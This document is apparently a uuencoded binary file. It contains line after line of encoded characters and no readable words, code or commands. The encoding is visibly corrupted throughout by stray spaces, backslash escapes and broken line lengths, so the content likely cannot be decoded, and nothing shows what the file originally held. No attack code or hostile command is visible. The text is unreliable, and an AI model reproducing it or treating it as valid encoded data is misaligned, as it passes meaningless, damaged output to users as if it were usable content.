MVL?#=#=P. I. W) %! D0K\*A5?0B4D\* @=23H8HOK0. I: DE: K&; \_\$X3] ?2 [3NM] <7
MPVD=R%F/M\$\*KZ%" I6<3LCV" BLP1Y%OTZG7\^R\$5GB<- , D59H#AUJ3%2TAP3C
M-I, @% `K5=+-%0\N! `L6N (D3, B9B! L4TVDU! J75AH ( ; \$G4&2; &! \*Q<\+W&>] K
MZ37 (=WH4-OI] >' DU\*H: \&\*X\_ `N" [NO [ `L?ZXU1\L#JUJAKTE\_HIVM=Z41+F>
M23US: , 6LM40Y.>SN] 7Z5%BO\Z=\*% `3Z5O+&B\*] ] #N>6RB=8>5" &, 9] ; ) &\$G%
MYQ19' \* [3] 15<)\_L9\_ [IXLSA90G#YMF-31&39\$>"8\_F1, KUUG?G1/U<O3ES^T

M[Q8W>KH\_U'M' 4WKC-H?7 (N.UU6[?\ABK8S>) Z^->7TU!%-M/M\X5] YL] 7E7 \
M^,) J74"9EH^[4VF3Y%X2O77B\$5\_.D% [W]-J9G]>HF:V.U] ()+4X.<T 'U'>4N
M-:JHZ#^:\ICEKC)+\_\*\R2YBZ9A&2:Q9\*=\WB=\*T-G: !X4BF.SLF EIJ#B43M"
M+?2:T\UP,+ \LWLBF>4/BPRFHT75% [[ [, AC78;O7.Z=?P@57!VZQQZ' G-X^;M
M#P^...!\`RS@0R^C5A0F `H84<@%WUR/5!]/ /ZI2^AWQW) KDAV] #1=H) A `8<U
MO6H]: ' LO2/<^<>DYE3E177<X35W714F2RW9.1] !@I>Q%YA<#7? (: \*?K; [PN `%
M] `M31S^A\_ (A^Y) TP) .G1) ' D1\$2' 0+!%T<7LS,D/ (?K\$PRP\$+VM`\*, C8!; O9Z
M] F=&ODW/T) %Q TVE) 50:VH (SN) 1P&4L5^Z5BV^>N5&\*U; JG (!E&/2D--/H.C
MRHQ7 () E!K^5<C^=#QU!1=4RATU) 2=4L\ ' & `1-4D"8+G>ZE' F9' GZU+ [<R" F6
M9%OD (RIM%R@F\$ "HMT\*\* (8) LH [5 (D3/V\*"-&O" (B. (HZQ, Y (15; , +1+43EW@1
M&KVJP? "' :@ "JX8:O<J) &<6\_F' R?:&V&D?34K' LO5J3SH' 93K5; NEY>O [ [#KZ
MY:8\25==C0?U/Y2^WIYTR>VAX.5! 6YQ2 [0 [65N\\$] 4\*R `^JY#Q `1 `6<D) .K
MFS=#\T\*\&=1-^O.W?0+' ! \$X8G, HXC2 [3' 3%EQ) 1S1] YK, \$V' N@<9: !YBI; ) B
MJE-QR&S1638J+5; %C-; TF##, O-L-AD7>L%R. ./ "4N\*2P09\_ [ / `Q\>B%6H<D
M (\*8D9": \$&G6, [8A+VKWY=\`SWW] IW6: \$-%S) U@JN\?YD-A?PDH+= "\_@ \$ (CTJ
MD] \$ZVAE<3#AXGQBL81NAN (5&9@XUHSP0# ( `YHPP: \_9UZ<TL/X9B! ! ?H\$SUBZ
M.QL7 `4>7=\_H `BC) "U! #2T] X3FCLK?%3MAI\$EL+1">&K4' "@U5] 7!0#\F (X-D
M"#> `NV97A\_\*CGEOI; PFS\_K5F#GOX\$ (K) \_ZO/R\U3N2BW6-K1E! "' TS^7"Q"V
M[: Z ("9NR; OOL) /WI ( ' %) Z32SM, ^HO^L7^M-N' [ ] @NH. "7TT: Z: I\*APM `KV6]
MJV1-O+\*&Z2^0]: Z2\*85, : `8: Z5F5CB@&G=A `Q00 `FH+-2@^03H-^ `#H\>/R\
M, K-CO37#/#F^, \*] (W\Z, \$0+, C\-, MPGEP>SRDGY#&I! JA5-NG! \$ [U, ?8COW5
M2EO# :E) D=V<4#K^NY; H%, 8L4IUNBU?IAO; ) 1] @H' KO"> [ '2WU5 [ ; , !+=OJ5T
M^SA-2\>3T5' ; !ZJ: VN" C1Z! CQDRXEJD6U&3#9-7<. ?E\_Q608E\*STY0?MZU"E
M1+L+D4/) 7@.1/1/8LYJ (G\ .EP&\*%#KRQ^X"1] \*4R#\$RU\*) %NYU `U9>: S8) , %
M. : / \* @ ! 59XEMMG2\$J3LG) ; GZ"E] PX@ \$QD@-; 4JD\_91@B, S9 [LYAF (TT\*\* .PHG
M%AH! (F@1%=H7VMB^, DDT1: \*AMSV#BPF7<) ! ' ?EWN2) ?4KTN8.KH (Y4\_K<D<R
M9B1C"EVZ<3EP-%<& `^OBC3; V#V; .2OV\?ZC"0+6D4BW+H%JW"-02A20ZVJ) G
MX"/ "HVT"XWE5 [TC5&\*K^O/O^A\*IW) ' I "HJ, 9> `8^ ) 3PW! YB+\_\_5V. ' W/C&9%
MZVKTAMV9?Z\=QO\$ \SW+F\ `#8' : @E! JE># +E8; Y>' ; V; ^6, > `O; \*YO, ?G\$WR7
M8: HTO?/E1VE\$96' SLMR; UQ&WJW5Y=! 9] 270 (: A6 () M@?D%83 [+4-] 6A5^T=+
M#>> ` `8" TU@". #JM39\$710\3J8=II=5! \_U.K@Z+8Z `\* [5A?8=JU, (1XJ, B<; X
M' # `F (%IC<#A6+\ : #WYK] 2Y32Q=\_ `8L>/EP12GTT: 5OXH3L3NAG#Y=%B>W (^
MW262G!G) B1; YNVAJE [%\*PFS=6E% `J>#96H7ISVE%UE<AR8E&^+OHB-! H@H6-
M&: [ [HQO9L] 4GEIA8\$F9) ^<6"3E8N+2/6G `=%O9I5I-2' @O7>/; Z%\$3"<X> [N
MVH2" MZE (2#E (Y, T7\L1DJYB4 [L1%A (.5P. "7] X [DC; WRAFFWO-E9><E^, 8\
M8\C; C4L) A] Z&&/3 ( [VW\_YE) #R0EUGO7] F4! ?ZE1--BEIC8) . "<XN8T\*"14!
M!3:=\$^\*- \$\* ; QP\$; 9UMBZF4\L.XLG5?I40H@06\$Y0>, 3% `UH, ?R=<2A) E+! \$M
M4MF.NQSJ `Y\*CB6D0\$MQ1Z1I8 (^K PQI WY+ : 6Y; V\ \*! ( ++, @#%NK&A82#L<#@
ME^F.9% (^F>Q>1\OE1536; #6&5Q"N) 1E4M7<H@^SUK, +- -4-4%O11\_J>46=
M, !UJOT [GKX-&VL5X/' \=VDFW- [K3N+ [6\_GL=85IB%T5"Y2149LM2B9\$91V7H
MARLH&<->Z) /Z) \*PGL) ?\*, OBI30R) R, [ ] ; .=<] 4>%OH2' .+CGRA06\*: MKSD\3
MO9: ] : [7ST\_+ #; G?2KV] 8O9=\% ] 9KW, W/\$JOJ%61K, 1S8XY+346C, `MH+EUV"
MDG () \*5=' 0S<V) 6S&Y: ANOU" D9OD/&2) , 74, @^4<- \5W] \*<KS' NE4=U3=6 (H2
MG/0@) M^ \ @ -#4052M4C=, 4: 9P' N& [ ] P\_, Q7, -+! -\_ ' P [ /87; E' <X1B@<\_J `5G
M<#EIUL.XASC<846M) \ ` \ , 8B\G?1 (9>! 6D=\GNZ-\63&& `8Y@XLY7PQ5P-\$Y
M1&\$>6 ` \ # " \* ==M5 `94+3/\OP.UD. ; WQ6; A `PX-A/) L1O++5CJ71\*] OR\_U>NCE
MY; !?]; [A\_P `?8ODZ\_-#?ZVJH/Z7@9\*GI\_-%V9G)\_ `27IR [ST; 1A/QV\_T=X!K
M, /JK/\_AOW ("! 8B [?C6; #JJ2H\* @E=5BO#GL [B+P] Z6V9YT\$] VMW.=EO^P, UX]
M7) GWXDXF+>, GT# #: 97\_>K\J\*4186NI.G [= /1+JEZ+6BO&PE6T1P#-8F; <EFG
M13J\_Q/3\$KTS2^6X2E%5C5E6"3D9\_T8&03CI=) ^OD2L/9' 0\$ "G^L] . \*F\*CNO
MRJZ>\_7MFX3\_MG] L) Q5Q `I8=\\_] BAI% ' /-<7SI=%OP+=MXZ\LCQM=7<SYT' ?%
M #: # : O1L>Z=' =P7 (., BI&I3^8' &BUP5 `#.077E4' ' ' %7="W\$ISS\_ [ @O\*G+ : \ @5
M9U9QYL29: DZJ&") \S^47\$# (A\_T3\?04\KZYN^ (\$Z `D4\$, B>VB.O5Q\$' %A ( (N
M@. . TNQ9XTA) -221<\_O#I^, \_9Y] 5K: \$&"Z: 3Y; K\_F1! FV\$3<503KCPI `F) 0>%
MUDL! 0>' &T/K?7-\G"0&J! = (H67UH; \$Z63\CVT\_R#W9->R/GF7!') IR [ (KKGU
M: AJPC4\5LU (?! EB?OC47; \_ZQJU9L>K3/' H=S: EDYLD) 2RIC; I4: @TKHI8\* (R
M%OJA+U9) <^AK [ : "ZU16J=?/3; OMYHM>\*L `R!N"1U\*U\_9I, SH3"2: P: (F@3-
M' 7] "<4K&] 5F<FM?W3, + (LD#%6S3MU\WKS2/V: \Y?C.C' 4^N-6NV.XPG+<4\* (
M: TUQ51?, (\_MR3?+@) 620] RT8HJP [ [GFAW60QB814D2K9^P `<E-"; HK) B18I
M! 8F6@X&! !W4-O2X6^L# [PEQ0L\$! MG8.>8\G [ : 5WL&N' [M' Z [I@1YL-ZY, @ \$)
M: \*F: EQFF?^&! -5WJX2L>\F (A%6+P31VZ#O) &#0 `PME" MRO5PK\$; J\F" ?<] F+
M1%HKON; 8TXCV21Q7Q). A4B\*RE=#\_F<E3BCA# (V\+1] \*K2GK</. `AQ T1&\P4<
M: UF, ; GYKJ) G2&Q+?N; [ &5D `NKA@>3\L/F\_7QDUPCEB<@W.S898EH: S>4T, U;
MM?+0J5JH1T [5BJN23\*6M `C= !+9) J `0+5?] 0DH=! 52\*! 8KSRP<6P [9F1' TT; [
MZ#GHM ( (\* (-O9U ` [+SKS3K!U.M\$ `NN^%D&S] / : G, ^LZ5RU (: A\_: : 2#66DA: VP
MHE8<V\1\] (CH: , <!% (-<-, Q1G8; J\_: FX, ] /QDSV%MEM8L84=+; 8=2\$\KU ` (K
MSB@IE\*2XLK: T. (%) FL\* D! GPA"X), DD-. EBNR5M (<1QF^R [5: MC1L-6UHHJDA
M\$PN\*J1, RM6F+76I\*5#3' @+ \$CAM-IPQ.XCL@: 1' B [G! ^+38@KY=#@L\$<2Y9#7
M (5- [ ' (<LL#3, NO6V! 8XCNB' \* >; 1VSE=<\_IBT7 [ ! ZTXR=^F9WZ] ! #G5BW5/>/
MG^XK=\_%. C! CZB] BB (#79N! ; : 0XZ) C"8; ./ ] 4>/ /Q6) UZ&DS?7! B+J&I@\_V%:

M-<) I-???) \, 9<<TD) F4FXV#S!:%%# ( ) .!& (4H)%7H:Y'DR>:\*BJXXC/.O' 1S/!  
M&%T/#B6BS:01&FAM?#] 6U&EH76 (L7\$' CDKX4M3)>#8RZP%7X^FUUDEECJAN `  
M[>OI^ (V/\$VW7L:\_PC,+J2?;^H5S\*-5FY\*0):M0J'+\$DEBZD] 7GH\*.C:[\$\* [P  
M`W,&0A>]\_#O"Q0:B2="CLSLC\_8' SJZV\*K1UTZ% (O48YZ"%763PH5H3`70N%:  
M/Q\]) #JF>@0LO\$C%R\*:"9M) ("HJO9.-IMW[WU51\$ZB3A]\$R9QU7V/,1,3>I+  
M>Z\$S3>#B[ #U38SQ;7YTXSZUM9@VQ2;&\$%\$, (>.@IT1\$"! "R\R)R1,) '>>:E)  
MP^G=>' K9KTP48G'?K!;CX&CK4]\_=[L'+YC)7;&1"-8I\BA=4?/20Z/' I `0LO  
M4C' 2\$?B.!(X=@<.T\*3"2\_`+?43%D84P7?/24Z+'P`0LO,A>DW(E)<7M%UJ5'  
M4SR-Q?&?UC<F^] (\_ZE4E(VJ?R,\*1L7";%A(-UB50X:"4H&Q!R:JXW##) GB&H  
M7-U' -\_=) 1E1,0L48R[9I\*=%@50(5#BIG%'0=70\_M&]#(L`J/6'M?L7ZH1UQR  
MC9\_URJ&\X#6Z;\_%9^[C'EL>JMXJE4H-RNUU9-+MBF^F`^\_Z"'@.?#B8^8;&(M  
1J^`ZB\$WP\,99;S;P-'T!\$W)\ \IXO@,2\$@0!0-BB"ZP8[#-O%0XT",[\_6\RK  
M:(2C,3W3M&\0)OX\$IWA1%+( :K' 9"4 ( `A<PA9=X%S`C:9' [ @D"#\*-. \_ `RX' P] I  
M?X: ?C7\*/(V) 3S!9[V0A-NF%MR-.\*3/H1;C"! \P%\*!6>!BND1F1\*:) \$H<G'+  
M`V.\*-B@24-L\_! :!X-07X\$3\$0=/Z#H\$4'-F6L=\_CX^`C`=CR59@QY/1CIB<'8  
M\*Y^`C"--\N70?"\(:78) 2C2;1JKX?#8M+XZJ\*`,42V@NNO[\$^ [G-] 3===5\$ `M  
MMA#T)\_W;8EZEIY+^&CNW5SHZOIZ;B@9IJ@TM;17J%X;JO;54\_9X;#3BR\=]  
MLUEO+E6>UJL\_F@R/>UVCH7D/:`F [IX,UAG]<VP/X8 [FRA^`/>BY2VJ/WASWR  
MYF\#] T^/C] \H09G<] LM[NL%' `D.A6TG7] ^M\*" \$PDKOM1WU68K^S1046/Z\*0  
MWGJZ-O='D="R@MX!\A.) ^\ \$QCT\$\*) J (F!%FR7\_Z;FK6^Y&0>-; [ @2#&E!A1  
MJ<` `EE8CJH^` ) AHIJYQN7KD<C.PA\*C\1:I (;AQ2ET15Z?[->' FTJ] R:-XBA4  
M>R29F>CZZ\$%#U%A"5AXD9\$@ [8] P+\<<! (6Y^R\_0 ['YKSH2W#S7\I2T&R1F3  
MG`H: ^Q` ) (; `;AZ;!%S9CK-' :G\*ZJ:WN85 [2H1\_GP=7U1#A/97W&,Q(2.[.U\  
M+DP1+.9,M;T] L(1A.E30^N^&' \*J1 [ ], 6\$,28\$6/. ^:>4P^B&\U"] KCQ&U' XI  
M"AN%L`\$+Y3\*^G4LVD9N-@ "@?1?FPM4%R<VR\$`L\*0NZBM;V64\$2AGD/: I033,  
MAAZ8C5I, /' 32"PL\_Q/#JR) S^>G^4+?%<81) ] &:/00KF2C+) O' AZT%] XBW+ [  
M`?2I-==<T] Y,=I^5\*SU><LSOR:CS`#WO7-WMC^W] RG@W#H) ) SR/73, GW] ] 8)  
M71A' -V&D-U4:K<U\*0E14\$>:I) 1) :.S ('X/^9-8G.V6X]>;+];HJW40!KM&?  
M<`) \_3/Z,4\3UR>;06H' 6[YOC>) U,F! (L0QH+X:OTL7EUC#GSK)>Q-U5R=7\$,  
M"N6/W8\$0DJPZVCQ[VN] WAU/ [ .AE; (= (X) XU-W^\*2\$XHN [ .9D7.\$#A@QL6^X.  
MEJL.YF;JQ2Q', [A\$80;7MER<) E(+);W,; [DD5# (+) 8HJN:T0::Q(8P282Z;X  
MPWB.<84/F`H0ED, [885<DN\$+THL9 [M>\$' "\$S@I-B.2F&T&I34XJL%) %%L,\*#  
M"P5GFT?B\*D5<] 5 [ ,/+ \FKFSSW) %BBA1#\_#C4F\*@ ('X(5' EPJ.+3J#Q"W;MA3  
MC+ (5J3' 7R; :1MK4>MJ6V, XRTCY/RP (^`LZ&V\_< \?T>HW: (D" [6\*C3R' T-\_I"  
M, ,XO3T1 [K' GV>5:0D] @<&S8QH] # `66Q&%2XL%-BK\_>K1IWT680#WY>%U52C4  
M#K3\_+M8G: ``] 25A#J:2=#\*Z=PA059KSEH\=\$A [ \ (6' B1J2! ?G6HBCSDS. "S [   
M] SKLK' VPG% (GAE3\_ ;55 (TYPTA9,=<DYNNSN%FPA4^8,A`+!! [ '! \$! :+ " ` [ ; ) \_  
M`D`BOY`+D<@LM] @X@\*`N4LLHXJX1RJ`>3>=Z5!P\_PL/>U^H65RUD2' DZ"  
M&KHY"8JSBC@K:\$=L%4I\_X;JN,XO=S&H8YY9P;JGDAF4@ `!F4,2AGZ5/!B(X!  
MZQA`1U\*;8) 8"0<BX2' `1XVS9`L7`6 (# :@%;%8UI&) O:@UP.0Z6L] ?\53\WY  
MX&U\_.NV\_9UQ.N+#U:F=8;75!Q#E<(192L,ZDGPQH4\$+. #Y9H4R/B0U=&5N\*N  
M' @#U\*X>77^;EZM-VM] E] \_" : ] =UCE\_VZW7I5U9Q\E2+W9G4IG! \$ `MD+E# \; G#  
M3EM3-@4O3&!2ZP,D#\$`@,K3P8C/!MBU [QY;-?^7PT [4L1@JN9>, \="S+@P?;  
MLL\=EMJ:DC', W) U4AF5=0\$ `'' ' (5:.' %1H(5R):C4Q"P: ?7E#&N' K">D0E%<  
M!&%18Q85\$>72\$Z8CH!A9^\*"90"VM[7#] (U-I\F) : -\ \*II35BR=: ;=I#JL:CP  
MMDMG9V-=0Y`W/F@D4) C% !2@+8%8UZR4\$I.+KF\_K7KR%8RP4!SIB2.%A/<!8,  
ML(Q@? \UN7?,A8WC>) 60"T?PC^ \MB0:"XD\%' EQ8M8UI"QK2)>4V\$ (<O/Y?9D  
MF3+N<) CN3DM99.-?;ENN:0' Z>TCY2:;E@DGR\ /C43 [8YU8@#=#-; [B/QBH1  
ME0R] ] - [ ] QP\_.:3IT;E"6NKE<+;EHLI@ "S0>7ONOT^:>7W] !N=(KD"Q%Q%) 0  
M@.T/N[WY:' " \_FQ+@=?\*^8JOI@S&5I?KSR)' 79Q>Y9R8A?' +T3LN+N;BT`YT  
M@! (&H=E@N\$A7/NYWMFS9&=D,MDNRH=[ZPD5R>%2++3Y(PM4>"S, ,QOO1M [ \_;  
MS7, 2\_LK5` \_^ (HF.A(\$K<KLS:' `J" LX81:VA6B] M\$Q42, %!E6.+A\$<+9Q [M@X  
MZ: ] < . \_ `/"ASRC+C`-0Y&!K9Q [EBOC/5\*3@VD<, ' #PT (K&CCTD!PF\$ [ \ /IR.  
M+\_Y7IA.I;VXB, ,XCXCQD<I+" \$0XP9F `BP (B+K<M, .\OD?#+. ) Y=\H%P#E7' U  
MR`) !5=4#\*+N"9+^T@CQT#&!6>CO\* :;U=RFE5NR;4,K(Z\$:MCZH)+5DQ&;6!@  
MX4\$F@JRM8=> ([ ] ?6B`?\_P, :UAAWZM8RL1,9\*F.!WR1S^.<?\*@86+S`-!UM8H  
M1C=#CHT\1#?<T9R+T. [ %I?H [ \Z] ] -;AY.) IZ;-G' 7Z7:HQE [U&-O (!GL=-^Q  
M+;=\DXS] %G^ ) F0/9%;UY;"MV\I6=.N, \ [+I [-. . ;X"! ^E%S3AR;@Q/<Q (>9  
M9K"PJH%- (L (JE<' U^`7A8WDB; (PJ) U>KVS;%VZJM@8T=C8EJAV/6ZP [ ' /' \$K  
M) UD: `SH-T`5G^-XNSN?H2#@Z4.D<<DIDK!0) L/`@<T\$VXPJP7=CK88-G [ \_/  
M,M [ @2? ,POKM8,09NR\_,J1?MA4J" "KF\$: +G^#4%&-@YVK383&FOVS!3=CBIJ  
M<T>S0OQV&]+5DQ&4 [ [ `PH-, !%E' %9XL' 1=] #JP4B\_ \ = [1>YQ [ :+G>Z \; O `@  
MI\$9TK:Z?-J>U7B8VV] 7LF9F`\_24P>9H/Q`<, >\*\$W, - \?R:NZ<CV%BO [ `&L [F  
M>KU=/SX] 8D, %\* : /73+Y\* &FG"VV\J7FP`TDV. , -N6`+<DVMS6=+! ^J9 [>J==!  
M4OUV79X.N(H: !060>#4 [E?MC<Z\_2X.EXVF\$;H) 5^MH0\#^E\_ (9 [\*00TDD ( `M'  
M' : \$/P=&&' 4\*"+?S@6, !.1' %3A6U#8?B?\$U%A#\V7OZ%0`344=D@%J1520?83  
M(96\_? \$@%2GEB\*NR] 8\$P%2>0+\*FY79/L4ULN] " `X [ ; (07; . \$' \*P\$W.S\_`81P.  
M>HSSH\$Y@V9V: ;4RR3\* (MH) S (Z\_D#3S; ; ) <KMH23\ /CQ^79T.FV; @ [9>42G7%  
M>BO\*U8F53UEY+!!UPC\*&84 [##\$4W1] 03#K] 5N;Y&P9^Q:A3^>ZP:JG-6O6/E  
MN5' #;MUNF& (8NE) F\*, YP) , \*AK6I' ^\^5PWA\5, S9J"J/^2!O8' CPERK) V9JSM

MOE32\[>%8FXQ [&5Y6JXE: [ &L) \*?-Y^P]BK\$!<C8`.I1.G.+P4YA>,T=QCB44
M%D2L! [DP]W[ ,G07< ) \*CJ) . ] =5HPL) 6GM-`VLC.@P\*3-.XNC`54+\*#YPO\L
M#NXOL>8LO,7SF%-A\_JX] [M@>V!H0) 3]L\$.X/\$X7N\#L6N6,1<Q;1?+]\_#D?,
M<8' C ` , ) ; / ( \Y%&9\_ [5M<C, ?%L'] #UHBQ%\_.AOM) &%HS.\') 9 [ &SL#GP&/F8\
M7, V<Q7-84V' M4&LV>G, SO&2M, MS=] TRMB) 5\*8G] A+] ] WX0D [ "TO (PE@\@S, 4
MS@Z5; F\ : 2B5PU?T7TBJQ%O>ZN.WBV%G8: ?<<AI@9X"UF+9 [%FPHOGKZ6W; 1,
MSYB>VYN>/<B4 [8L=; LS\RGS. 6"WW1\_IF ``"FKE^JZ^\_T: +) Q&H\*3EU^17 ` ] %
M2; K) C, N+N#RS7M\$F\*B: B, V18X> `2P: %9^M\_Q>VNQ-\*S69WO/^=I+\V/G4. "7
MWQ] 90UX2, &FV>I7> [VL<ED: 19N, RA; 2\_U3@, ^) %FX92B5X"> `B^>3B<L4Q `E
M0TF. X4VOX3=] K\*HRIU (F5B, HC7&R>/GEML; AFSW2; %Q: %?3. PJ4] 16DU+HUH
MVZ\$. ` \$E+JC\*T>/VO) 2=C4DKJ-I\*CD-%-\*^#D' OJ\*: ?GQM\_ ) ; [ ; `L3VA693 [C
M?; VT' LP. 8GDQFR. \$ `TA. %Y@A1) O (+52&I5F&%6U<%@C. CD+N! [ , 0XX+GK-E3
M%#HG/B4\*Q: L2A>) 5) PKA58E" \: H3A? "J1\*%XU8U" \: T; A>) @-PKA8HE"V [ \2
MA; 9G [2B\$4YTHS, /, B4 (LC"+-PN5A. PHOGG#"\$ .EQP@HWT [ /, &XC87MBS (Y&=
MAGB#V] JAB%#MHO@%<PX3CB) N\$/' 5I\$U43\$2#R+#"P24U [M7?=\_], @] -6TYVE
MU0; 3W\_< [T8. : +RLEHGBPDL@U+1/ ` .94FUC&E+&, 9J\$ [9-\*Y2^-HAJ\* (%RP. !
MB1KE5TN1/) 3G?/\_YC">S2%] KX9D4MO=JB, +VJO. 4TNQ5YULK+: <2WDF: [ , P0
M: \DRLYU\@Q>FV^\_Q3L; O1/36TDA@?W>S": &U?TW<89^@RCFR\&G `H2JF (K08
M5 [C `I ` : ^NC+O> `V8DLJ-` Q. ] 38) 3, UR) C0VIUZ, Q?S4-O?M1 `: D8 ( ] Z-&F\$W
M\*O. \, @CKI&<O9! 2\_! 8>A31NE& `7MB/' 5PL#H3"#2\$K31=O3PT>O5: C3&->: D
MJES- (<DH1NH (KLFA&XFLD] @GV2: 72GBM5I^JG488. DN\$ [269 [ (@X (PKV#DDZ
M8@WIP^V] N9W! (L5) 3; H [K\$ \ETR3>-KJ8^HJ, >C"SN5P?\_ [ ` (\$G1+<VW) PZYJ
MS] (4, : <5=\* (4@Q5?E, I@Y= /CXUKG0^Y&GX8X (+) (\*\*3L/BSOM8@9\$ [\$0Q; "B
MC0MZ@C/409L<\$#D (.1NS\$/T' "8!@&?QF! 4N@JD? [\_EBSN5->\_OCC6+=` 44CQ
M@Y4G `2: JOA6JLO` WMXP9NT ` \$D3EFF; % [L\$5, F) A" (8 (5#BX3' .S2) N=\$#N5X
M91BP70+ZC# , + =X, ]>U-H`%BTI] >S\A\$85A-H0; +S>; #<O5' <Q; E<%&) 8<0E
MFH: J\$Z48A2K-^\*\* ; (1\$&\$7H\&=Y4H#Z+G, \*K?IGKCW+PHW5J] G2H2, ; ) V\$68
MP, 5, ` & [\*QW\*+ #P!, S1. AXK@MIXNO6\_\*Q%AEK@=4N/X9=AA. Q@BXZX%\$@<-<P
M&+^`&+Z (8: \*HVS"@NH9!>J=A [EB+B+5 `U/@QBC& (&4877?! \$X&\*82=%\_WXAQ
M>M#%M0M5X\ /NL34, F>]: ^PJ; ^7+A [ &@L: \_HA [ &=<-2C@PH] 6@: ! %F] EP^%M#
M&X59?9<R<V<CH. 1A%Q1Q0? "\$%Z (8 `D<PN. A `) X) FR>5\*%>OV: EC; ) 7QU& [ @H
M4%] QTAH2S@\_ `\*D-; NT1; L (P%@X\Z0. RE&%YB>-&%CP/! B [ : F/6ZV4W' 8\$792
M>4A?N4) \*K (#!LA. !=ADL2<22P#<= ( , 4@N) +@KN!W+' CR?, ` # ] , <\$OV. 94I8)
M `X\$. 4, : @7 `1/K. YLKB\; T9. J9HPE/4C\_<S&\$L9T22"RSL\$E% (: : Z@2\$#\463
M68JS/\$IXZIKT?N: &5Q\*CM7^6E\Z&%U (; LQR: R] O=0M) LX%VI6/R\$Q<>GR4Y8
MRK! , + (-/D] T<N7#8=G&C-^T] WRYA^JOMPJ&<<LRDB) E. 6, @P1 `PS%&<XE' !8
M?<: \4272V%LE [+WM=&U] LUKTG^ [73D] HY\ \R) "P#G. Y#I (R `OQE; ^, &Y@\$6E
MB^FPW^P' LW/U?/MN?3AAK: <G"N&NT8M#N: R08<] 22DJPY<C89QE\YL>\$C (' #
M&%UTP17#+6\_I<Z?-JIWA%K"N" `Y8; ^H7GY. ZIV\_EQ24F7") \X\>DC (%W&%UT
MP7. !NTI (/<Q [SU4BBGQ\*V\$&>LR=R>, \*/"1D#3S"ZZ ( (K@8L2Q; A\_V?1\$ \_J<]
M8>7%) 29< (CSAQZ2, @2<8773! <X\$ [2H@G5. ] />\+. ZU3E! 4\@4RCAQ82, @2<8
M773! E<!%B>EP, ) X2CK6 (7V04; ^?, `B0L`\$S=A4H9E8E6] 6#WW65SW@%R=47S
MGY=8KYKNR\_+>'>E\* <; : `6#VA<N\$: /XH=B\$44P1?=#) \$PV-K. YL-) 0ULLMF3=
MRNH0. SIS\$RLKN\B8BL2B22>\*W8; 5\$\ \$7W0R9, -B: #&=Z\$-9L@17MP>L>0] `S
M86 [-= [ .DTL, >ET [NZ03\*C5&AZ\$4>ZN: ) A, >Gfmt: A. KYJMGM@2] ++CWFtLE?
MG<"\$@7 `9LQ1G>3+A\$=5PC5=S90B (' !NH?G8! Y\*=7AOA<ZJQ< [ ; ; W] F<) 6-\*G
M `2D; ] 5A9" I) . ( `<) #EL+2W&6) Q (>GR7M ( (G4BUCRIY>2?MR2=ZQLS, I23' 8"
M\$P8B) IFE., N3"4\_3DI?#8CBG `&93YB\_2; SG9DRBJQZ) 0Q' 0C. 61P9%MXBO-,
MD3 `U-; 7G&\*! 7Y\_5?8 (ZAOUSLGGZRO, D@; /YTD4: +#O<PF2) JG1\$, AI (G\_GIL\
M; #! \$3 `A [6><- . & &HNJ\_ ` `> /\$?P< . /N; 892DF1#WEWH [3=? `U; AY\17C8/K&=
M% [ /S4 `<Z80G#4 ` .8H3C#D0F' ->G\JQL4>#O^ ) 2: >UBEG^Y [YG70%\_&RS\_ .S<
M+Z\_OOCB5A^>>TX<Y11E; Z; C' 2J. F=: &XEN%B1, \$7W0R1, (@M^S>C: T\_\_%J-5
MSGZV57Z! \_LVZ"%T>; ; G#>U0Z) YE>RS7^/IU8\_9C5IQCM! "8, 1) 0R2W&6) Q. >
M+MO>L6WS% [ `M" \_1X/V]; [J: 2' JM/\$=L) Y\*#%; =3"4ISEB6H>V [ ; N/"A1OVP>
MU"J018M9-, 14-RYA' \$\*\* .8IS+%G-8FOMSH>2\_\$\_-A^K, [ &+3' A<+3W; CV) %I
M\*! J1 (SM9 (F%I: GOWNKD<WS5; H+3#E1\*EK9=\MH/'>WVPZHM. ; E>- .?9' 2' L#
M `C+9D%&I2] V@U-& `K' , E/Q' : Y, N+HM<<>6R%\_<\$CJYVQ) VU<MZ+"A' 0S>4
M `R (+Q1 (2\$-U<4<UE6\\*LBS1 [ ^\$R=66T\_K. 35FRBD1V\ \67&A, 1<\* \_W; C\$L; !
MN<Q1G&/) A\*6IS^W\$/ `G3U\*B: 1#Y7HT^7 `Y. 4] . QIB9N] B) +W6! 3R73>279>'
MHB> [KILI\$B; 1=/RN>. \93>3\_S: , ) 1R=2/V; U\*88Z@0D#\$43, 4ISER82GR [9W
M; -O\_YM&\$HQ=-"YC] 1&YW4`L\$>, 7! "ZS%&=YHIK' MJW3"P' SZWLAMVP6-&9!
M. <\*ZH0E# \$6/, 5' R' \*Q.N; DO<L25^?2\_DEDV" \GIS+. O-W5" . " "PZ"U/Q' : ZH
MYK (MT>R% ` / @S05 `K\*RXTYD+AWVY<PCAQ+JT^= [-D-8NM3^L+ (!!5) \_2<; S: R
M\_&PKFBA1U"V#Q `G9? [0@W0UD [V%! 6EB\*LSR1 \ /ATM6, X5, \_6-8I^4-< [ %H>]
M2BO4W<"\$@>) 67J' NYLEJ' EO7UO=\$ (% [ <K\Y' P3ABO) (: <C>0\_8HU9&\$ISO) \$
MPN/3U?9K) . ) ^M<I@<=BOM, K; #4P8\*' [E5=YNGJSFL2\_J9W) . 9&-FEZS8#3C,
MS, # "APQK) -WG; E/) XICYN51O-BFQ [C" `TQJ (%\_O: I' ESDE<\*>"ALRWP; (@@
M" P \ T [M50NEG4ILHML2C ( ( ; , M8GP [9F#A0: H: B7OL+%), 9>! D9XO&=L `RDJ" \*
M-BRK8728U"+FE#] N; 6] 3\$] 8? !V `%5 [C `L `; 6UQ (P, : (R\H3+L\*F\*6>%VQA4N
M, \*F! C4. Q1) =Sj4& (8EQ `QAG ` \0PM?-BT5V/=>Q88Q\$>&L#VZ\$\6VP48HP1?=>

